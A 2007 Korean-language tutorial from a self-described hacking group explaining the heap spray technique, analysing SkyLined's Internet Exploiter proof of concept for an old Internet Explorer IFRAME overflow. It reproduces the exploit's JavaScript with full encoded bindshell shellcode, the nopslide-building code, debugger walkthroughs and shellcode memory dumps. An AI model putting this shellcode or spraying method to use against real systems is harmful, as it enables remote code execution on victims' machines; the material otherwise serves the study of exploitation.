

Heap Spray

본문서는 최근 웹 브라우저를 이용한 공격에 사용되는 Heap Spray 기법에 대한 내용을 수록하였다. 관련 내용에 대하여 많은 도움이 되기 바란다. 문서 내용은 초보자도 쉽게 이해할 수 있도록 관련 내용에 대한 설명을 포함하였다.

Hacking Group “OVERTIME”

force< forceteam01@gmail.com > 2007.05.13

1. 소개

최근 몇 개월간 Heap spray 기법은 브라우저의 취약성을 공격할 때 즐겨 사용되는 방법이 었다.

이 기법은 2004년 “SkyLined” 라는 해커에 의해서 소개되었으며 MS04-040 Internet Explorer 6 IFRAME 태그에서 SRC or NAME 인자에서 발생하는 Heap Overflow 취약성을 공격할 때 이와 같은 기술을 사용하였다.

Heap Spray 기법의 초점은 IE와 같은 웹 브라우저가 여러 취약점들에 의해서 비정상적인 메모리 주소로 jmp 또는 call할 때 사용된다는 점이다. 우리는 앞에서 말한 비정상적인 메모리 주소를 heap Spray를 이용하여 정상적인 메모리 주소로 변경하여 프로그램의 실행 흐름을 제어할 수 있게 된다.

여기서 Heap Spray 기술의 중요한 제한사항 두 가지가 나오게 된다.

첫째 이 기술의 이름에서 알 수 있듯이 우리는 heap에 자신이 원하는 내용을 뿌리게 되어 있다 이때 웹 브라우저가 가지고 있는 취약점이 비정상적인 메모리 주소로 jmp 또는 call을 하게 되는데 이때 heap spray 기법은 비정상적인 메모리 주소를 정상적으로 변경한다고 앞에서 언급했다 그러면 heap spray는 heap에 우리가 원하는 내용을 뿌리는 기술이므로 당연히 위에서 언급한 브라우저의 취약점으로 jmp 또는 call 하는 비정상적인 메모리 주소는 heap 메모리 영역이어야 한다.

(heap 메모리 영역에서도 windows가 사용하는 DLL virtual address, PEB, TEB, 기타 등과 0x7fffffff 이상의 주소는 사용하지 못한다. 0x7fffffff 상위 주소는 kernel 주소 공간이기 때문이다. 참고문헌 6번 참조)

둘째 우리는 어플리케이션의 heap을 통제할 수 있어야 한다. 그래서 우리가 heap을 통제할 수 있는 몇몇 어플리케이션이 있는데 그 중 하나가 바로 웹 브라우저이다. 웹 브라우저는 javascript를 이용하여 heap을 통제할 수 있다

정리하면 Heap Spray 기술은 웹 브라우저가 비정상적인 메모리 주소로 jmp 또는 call을 하는 취약점이 존재할 때 비정상적인 메모리 주소를 정상적인 메모리 주소로 변경하기 위해서 heap에 NOP+SHELLCODE로 구성된 chunk를 비정상적인 주소가 정상적인 주소 (SHELLCODE가 실행될 때까지)가 될 때까지 heap에 계속 삽입하는 것을 말한다.




그림 1 Heap Spray 구조

2. Internet Exploiter Exploit 분석

2.1 Exploit 분석을 위한 배경 지식

2.1.1 32Bit 범용 레지스터

32-bit names	16-bit names			8-bit names	Name
EAX	AH	AX	AL		Accumulator
EBX	BH	BX	BL		Base index
ECX	CH	CX	CL		Count
EDX	DH	DX	DL		Data
ESP	SP				Stack pointer
EBP	BP				Base pointer
EDI	DI				Destination index
ESI	SI				Source index

<그림 3-1> x86의 일반 레지스터

EAX EBX ECX EDX

이들 레지스터는 말 그대로 범용적인 목적으로 사용되는 레지스터로 크기는 각각 32 비트이고 다른 레지스터에 비해서 비교적 다양한 역할을 한다. 이름에서도 짐작이 가겠지만 단순히 A B C D 라는 이름을 가진 레지스터이다. A B C D 는 Accumulator, Base, Counter, Data 라는 단어의 첫 글자이기도 하다. 16비트 시절에는 AX, BX, CX, DX 라는 이름을 가지고 있다가, 386 CPU부터 레지스터의 크기가 32비트로 확장되면서 모두 이름 앞에 E(Extended) 가 붙여진 것이다.

BOF관련해서 아주 중요한 레지스터가 있는데 프로그램의 다음 명령을 수행할 주소가 들어가게 되는 레지스터이다 이와 같은 역할을 하는 레지스터를 EIP 레지스터라고 하며 우리는 결국 EIP 레지스터에 세팅되는 값을 변경하여 해당 프로그램의 흐름을 제어하게 된다.

2.1.2 기본 어셈블리어

어셈블리어 구조

어셈블리어에서 코드라인은 두 부분이 있다. 첫 번째는 실행되어야 할 명령어이고 두 번째는 명령어의 파라미터이다. 예를 들어,

add ah bh

여기서 add는 실행될 명령어이고 ah, bh는 파라미터이다.

아래 예에서 mov라는 명령어를 사용했다. 이것은 25라는 값을 al 레지스터에 넣어 라는 뜻이다.

mov al, 25

명령	설명
push	Stack에 값을 넣을 때 사용한다
pop	Stack에서 값을 뺄 때 사용한다
call	Return address를 stack에 push하고 eip를 특정주소로 세팅한다
jmp	eip를 특정 주소로 세팅한다
mov dst src	Src를 dst에 넣는다
or A,B	A와 B를 or 연산을 수행

2.2 SkyLined Internet Exploiter 분석

```
<HTML><!--
```

```
    ,sSSs,   Ss,       Internet Exploiter v0.1  
    SS" `YS'   '*Ss.   MSIE <IFRAME src=... name="..."> BoF PoC exploit  
iS'           ,SS"   Copyright (C) 2003, 2004 by Berend-Jan Wever.  
YS,   .ss    ,sY"    http://www.edup.tudelft.nl/~bjwever  
`"YSSP"  sSS      <skylined@edup.tudelft.nl>
```

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License version 2, 1991 as published by the Free Software Foundation.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

A copy of the GNU General Public License can be found at:

<http://www.gnu.org/licenses/gpl.html>

or you can write to:

Free Software Foundation, Inc.

59 Temple Place – Suite 330

Boston, MA 02111-1307

USA.

파란색 글씨는 필자가 추가한 주석이다

필자는 중요한 부분에 따로 주석을 추가하였다

-->

```
<SCRIPT language="javascript">
```

```
    // Win32 MSIE exploit helper script, creates a lot of nopslices to land in
```

```
    // and/or use as return address. Thanks to blazde for feedback and idears.
```

```
// Win32 bindshell (port 28876, 'W0' free, looping). Thanks to HDM and
// others for inspiration and borrowed code.
// 공격 성공 시 28876 port를 오픈하는 shellcode
// shellcode는 unicode로 encoding 되어 있다
```

```
Shellcode =
unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b%u0120
%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac%u85c7%u75c0%u39f6%u75d
f%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufc
e0%uc031%u8b64%u3040%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%
u3233%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%u
fe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab%u75e8%uffff%u31ff%u50c0%u5050%u40
50%u4050%ubb50%u55a6%u7934%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%ucc70%uc
cfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650%ud3bb%u5
8fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347%uc656%u23e8%uffff%u89ff%u31c6
%u53db%u2e68%u6d63%u8964%u41e1%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5
353%u5353%u5353%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b
%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048%ubb53%ucb43%u5f8d
%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0%ufec2%uffff%uc483%u615c%u89eb");

// Nopslide will contain these bytes:
bigblock = unescape("%u0D0D%u0D0D");
// Heap blocks in IE have 20 dwords as header
headersize = 20;
// This is all very 1337 code to create a nopslide that will fit exactly
// between the the header and the shellcode in the heap blocks we want.
// The heap blocks are 0x40000 dwords big, I can't be arsed to write good
// documentation for this.
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
// And now we can create the heap blocks, we'll create 700 of them to spray
// enough memory to be sure enough that we've got one at 0x0D0D0D0D
memory = new Array();
```


위의 exploit의 주석을 살펴보면 아래와 같은 주석이 있다

<!--

The exploit sets EAX to 0x0D0D0D0D after which this code gets executed:

```
7178EC02          8B08          MOV     ECX, DWORD PTR [EAX]
[0x0D0D0D0D] == 0x0D0D0D0D, so ecx = 0x0D0D0D0D.
7178EC04          68 847B7071   PUSH   71707B84
7178EC09          50            PUSH   EAX
7178EC0A          FF11          CALL   NEAR DWORD PTR [ECX]
```

Again [0x0D0D0D0D] == 0x0D0D0D0D, so we jump to 0x0D0D0D0D.

We land inside one of the nopslices and slide on down to the shellcode.

-->

이 주석의 핵심은 exploit을 실행하게 되면 EAX를 0x0D0D0D0D로 세팅 하고 MOV ECX, DWORD PTR [EAX] 명령에 의해서 ECX 또한 0x0D0D0D0D로 세팅 된다 그리고 CALL NEAR DWORD PTR [ECX] 명령은 CALL 0x0D0D0D0D와 동일하고 0x0D0D0D0D 에는 우리가 삽입한 shellcode가 존재하게 되므로 shellcode가 실행된다

그럼 디버깅을 통해서 해당 내용을 살펴보자. 먼저 살펴보기 전에 해당 exploit은 IFRAME BOF 공격이다 당연히 BOF는 <IFRAME SRC=file:///B~~~ 부분에서 발생할 것이다. 그렇다면 BOF발생으로 EAX가 0x0D0D0D0D로 세팅 된다고 했는데 0D0D0D0D는 어디에 있는 것일까 의문이 생길 것이다. 여기서 0D0D0D0D는 해당 exploit이 Unicode로 되어있어서 hex Editor로 (<http://www.hhdsoftware.com/Download/hex-editor.exe>) 내용을 확인하면 확인할 수 있다(만일 위에 소스코드를 복사해서 워드패드를 실행하고 복사한 소스코드를 붙여 넣고 유니코드로 저장하면 0d 0d 0d는 3f 00 3f 00으로 표시된다)

```
000034a0: 43 00 43 00 43 00 43 00 43 00 43 00 43 00 43 00  C.C.C.C.C.C.C.C.
000034b0: 43 00 43 00 43 00 43 00 43 00 43 00 43 00 43 00  C.C.C.C.C.C.C.C.
000034c0: 43 00 43 00 43 00 43 00 43 00 0d 0d 0d 0d 22 00  C.C.C.C.C.C.???".
000034d0: 3e 00 3c 00 2f 00 49 00 46 00 52 00 41 00 4d 00  >.<./I.F.R.A.M.
000034e0: 45 00 3e 00 0d 00 0a 00 3c 00 2f 00 48 00 54 00  E.>.....<./H.T.
000034f0: 4d 00 4c 00 3e 00 0d 00 0a 00                                M.L.>.....
```

테스트 환경은 Windows XP SP1 패치는 전혀 하지 않은 장비를 대상으로 테스트 했다 먼저 실제 exploit을 실행하게 되면 shellcode까지 정상적으로 실행되기 때문에 일단 Crash를 발생시키기 위해서 0d 0d 0d 0d 값을 aa aa aa aa로 변경하고 olldb로 crash를 확인해 본다

```
000034b0: 43 00 43 00 43 00 43 00 43 00 43 00 43 00 43 00  C.C.C.C.C.C.C.C.
000034c0: 43 00 43 00 43 00 43 00 43 00 aa aa aa aa 22 00  C.C.C.C.C.C.???.
000034d0: 3e 00 3c 00 2f 00 49 00 46 00 52 00 41 00 4d 00  >.<./I.F.R.A.M.
000034e0: 45 00 3e 00 0d 00 0a 00 3c 00 2f 00 48 00 54 00  E.>.....<./H.T.
000034f0: 4d 00 4c 00 3e 00 0d 00 0a 00                                M.L.>.....
```

OllDbg로 확인하는 방법은 두 가지 이며 첫 번째는 Options 메뉴에서 Just-in-time debugging을 선택하고 Make OllDbg just-in-time debugger를 확인해주면 되며 또 한가지는 File->open 메뉴를 선택하고 iexplor.exe와 해당 exploit html 파일을 인자로 주면 된다.(windbg가 편한 사람은 windbg로 하면 된다 실행은 windbg -i 명령을 실행하면 crash가 났을 때 windbg가 실행된다)




그림 2 OllDbg 세팅화면

실행을 하게 되면 crash가 발생하면서 ollDbg가 실행되게 되고 그 화면은 아래와 같다




그림 3 OllDbg 실행 화면

여기서 우리가 확인해야 할 사항은 당연히 EAX가 우리가 지정한 AAAAAAAAAA로 변경되었는지 확인하는 것이다. 실행된 OllDbg화면의 우측 창의 레지스터값을 확인하는 창에서 EAX

값을 확인 하면 AAAAAAA로 변경된 것을 확인할 수 있다. 또한 crash가 발생하는 offset 이 769A4B4A임을 확인하였다




그림 4 EAX 확인

여기서 우리는 EAX 값을 BOF를 이용하여 제어하는 것이 가능하게 되었다. 그러면 여기서 EAX를 exploit에서 0D0D0D0D로 세팅했을 때 어떤 과정으로 프로그램의 흐름이 진행되는 지 하나씩 알아보도록 하자 다시 exploit의 aa aa aa aa를 hex editor로 0d 0d 0d 0d로 변경 하고 olldbg를 두 번째 방법으로 실행하도록 한다. olldbg를 실행한 후 Goto(ctrl+g) 명령을 이용하여 이전에 crash가 발생했던 offset 769A4B4A로 이동하고 해당 offset에 Breakpoint(F2)를 걸어주고 다시 실행(F9)시킨다.

처음 BK로 실행이 멈추면 아직 EAX가 0d0d0d0d가 아닐 것이다 이때는 다시 실행(F9)시키고 이와 같은 과정을 반복하면 EAX가 0d0d0d0d로 변경되었을 때를 확인한다.




그림 5 EAX 변경 확인

EAX가 0D0D0D0D로 변경된 것을 확인 하고 이제부터 step into 명령을 이용하여 한 단계 씩 실행(F7)시키면서 해당 과정을 확인해 보겠다.




그림 6 ECX 변경 확인

769A4E93 8B08 MOV ECX, DWORD PTR DS:[EAX]

Offset 769A4E93 에서 ECX를 0D0D0D0D로 변경하는 MOV ECX, DWORD PTR DS:[EAX] 명령을 확인할 수 있다

769A4E9B FF11 CALL DWORD PTR DS:[ECX]

Offset 769A4E9B 에서 ECX를 CALL하는 CALL DWORD PTR DS:[ECX] 명령을 실행하게 되고 이때 ECX는 0D0D0D0D로 변경 되어 있으므로 CALL명령은 아래처럼 CALL 0D0D0D0D로 표현이 된다 그래서 Offset 0D0D0D0D을 확인해보면 아래와 같다

0D0D0D0D 0D 0D0D0D0D OR EAX, 0D0D0D0D

0D0D0D0D는 우리가 Heap Spray로 뿌린 NOPSLIDE가 있는 것을 확인할 수 있다. 여기서 OR EAX, 0D0D0D0D는 EAX에 0D0D0D0D가 세팅되어 있고 같은 값인 0D0D0D0D를 OR 연산을 수행 하므로 결국 EAX를 계속 0D0D0D0D로 세팅하게 되고 아래 그림에서 확인할 수 있듯이 EAX, ECX, EIP값의 변경이 없이 순차적으로 실행하는 것을 확인할 수 있다.




그림 7 OR EAX, 0D0D0D0D 실행화면

결과적으로는 이와 같은 과정을 반복하다가 NOPSLIDE뒤에 있는 SHELLCODE를 실행하게 되고 port 28876을 오픈 하는 것을 확인할 수 있다.

Address	Hex dump	ASCII
0D11FE1A	00 00 00 00 00 00 00 00
0D11FE22	00 00 00 00 00 00 00 00
0D11FE2A	00 00 00 00 00 00 00 00
0D11FE32	00 00 00 00 00 00 00 00
0D11FE3A	00 00 00 00 00 00 00 00
0D11FE42	00 00 00 00 00 00 00 00
0D11FE4A	00 00 00 00 00 00 00 00
0D11FE52	00 00 00 00 00 00 00 00
0D11FE5A	00 00 00 00 00 00 00 00
0D11FE62	00 00 00 00 00 00 00 00
0D11FE6A	00 00 00 00 00 00 00 00
0D11FE72	00 00 00 00 00 00 00 00
0D11FE7A	00 00 00 00 00 00 00 00
0D11FE82	00 00 00 00 00 00 00 00
0D11FE8A	00 00 00 00 00 00 00 00
0D11FE92	00 00 00 00 00 00 00 00
0D11FE9A	00 00 00 00 00 00 00 00
0D11FEA2	00 00 00 00 00 00 00 00
0D11FEAA	00 00 00 00 00 00 00 00
0D11FEB2	43 43 43 43 EB 43 56 57	0000?UU
0D11FEB8	38 45 3C 38 54 85 78 01	8<84y0
0D11FEC2	EA 52 88 52 20 01 EA 31	?0?
0D11FEC8	C0 31 C9 41 88 34 8A 01	????
0D11FED2	EE 31 FF C1 CF 13 AC 01	? ##?
0D11FEDA	C7 85 C0 75 F6 39 DF 75	????
0D11FEE2	EA 58 59 24 01 EB 56	?0?
0D11FEE8	88 04 48 88 5A 1C 01 EB	?K&L0
0D11FEF2	88 04 88 01 E8 5F 5E FF	??^
0D11FEFA	E0 FC 31 C0 64 88 40 30	1?0
0D11FF02	88 40 0C 88 70 1C AD 88	?L
0D11FF08	68 08 31 C9 66 68 6C 6C	h1?1
0D11FF12	58 68 83 2E 64 68 77	h32,dhw
0D11FF18	73 32 5F 54 BB 71 A7 E8	s2,T
0D11FF22	FE E8 90 FF FF FF 89 EF	? ?
0D11FF28	89 C5 81 C4 70 FE FF FF	?p?
0D11FF32	54 31 C0 FE C4 40 50 88	T?P
0D11FF38	22 70 AB 70 E8 75 FF FF	"?)?
0D11FF42	FF 31 C0 50 50 50 50 40	?PPP
0D11FF48	50 40 50 88 A6 55 34 79	P0P?U4y
0D11FF52	E8 61 FF FF FF 89 C6 31	? ?
0D11FF58	C0 50 50 35 02 01 70 CC	?P500p
0D11FF62	FE CC 89 E0 50 6A 10	P?Pj
0D11FF68	50 56 88 81 E4 C8 BE E8	PV?e
0D11FF72	42 FF FF FF 31 C0 50 56	? ? 1
0D11FF78	BB D3 FA 58 98 E8 34 FF	? ? 4
0D11FF82	FF 58 60 6A 10 54 50	? ? j
0D11FF88	F8 88 47 F5 56 C6 E8 23	U? ? #
0D11FF92	FF FF 89 C6 31 E8 23	? ? ?
0D11FF98	68 2E 63 60 64 89 E1 41	h.cmd?A
0D11FFA2	31 DB 56 56 56 53 53 31	1?USSI

그림 8 NOPSLIDE와 SHELLCODE 구성




그림 9 port 28876 오픈 확인

여기까지 heap Spray에 대해서 설명했다. 다시 한번 말하지만 heap Spray 기술은 웹 브라우저의 취약성에 의해서 비정상적인 메모리 주소로 jmp 또는 call할 때 비정상적인 메모리 주소(heap 영역의 주소)에 NOPSLIDE+SHELLCODE Chunk를 계속 삽입하여 비정상적인 메모리 주소를 정상적인 메모리 주소로 변경하여 해당 프로그램의 흐름을 제어하는 공격기법이다. 하지만 웹 브라우저 공격에서 일반적인 Stack 기반 BOF에서 취약점에서도 Heap Spray 기술을 이용하여 heap에 우리가 원하는 코드를 뿌리고 RET 주소를 해당 주소로 변경하면 원하는 명령을 실행할 수 있게 된다. 좀 더 자세한 내용을 원하는 사람은 아래 참고문헌에서 3, 4 번도 한번 연구해 보기 바람 Blackhat 2007 Europe 에서 Alexander Sotirov가 발표한 Heap Feng Shui in JavaScript 자료도 살펴보기 바란다.

3. 참고문헌

1. <http://sf-freedom.blogspot.com/2006/06/heap-spraying-introduction.html>
2. <http://sf-freedom.blogspot.com/2006/07/heap-spraying-internet-exploiter.html>
3. <http://sf-freedom.blogspot.com/2006/09/heap-spraying-exploiting-internet.html>
4. <http://sf-freedom.blogspot.com/2006/06/heap-spraying-ie-createtextrange.html>
5. <https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Whitepaper/bh-eu-07-sotirov-WP.pdf>
6. http://www.openrce.org/reference_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf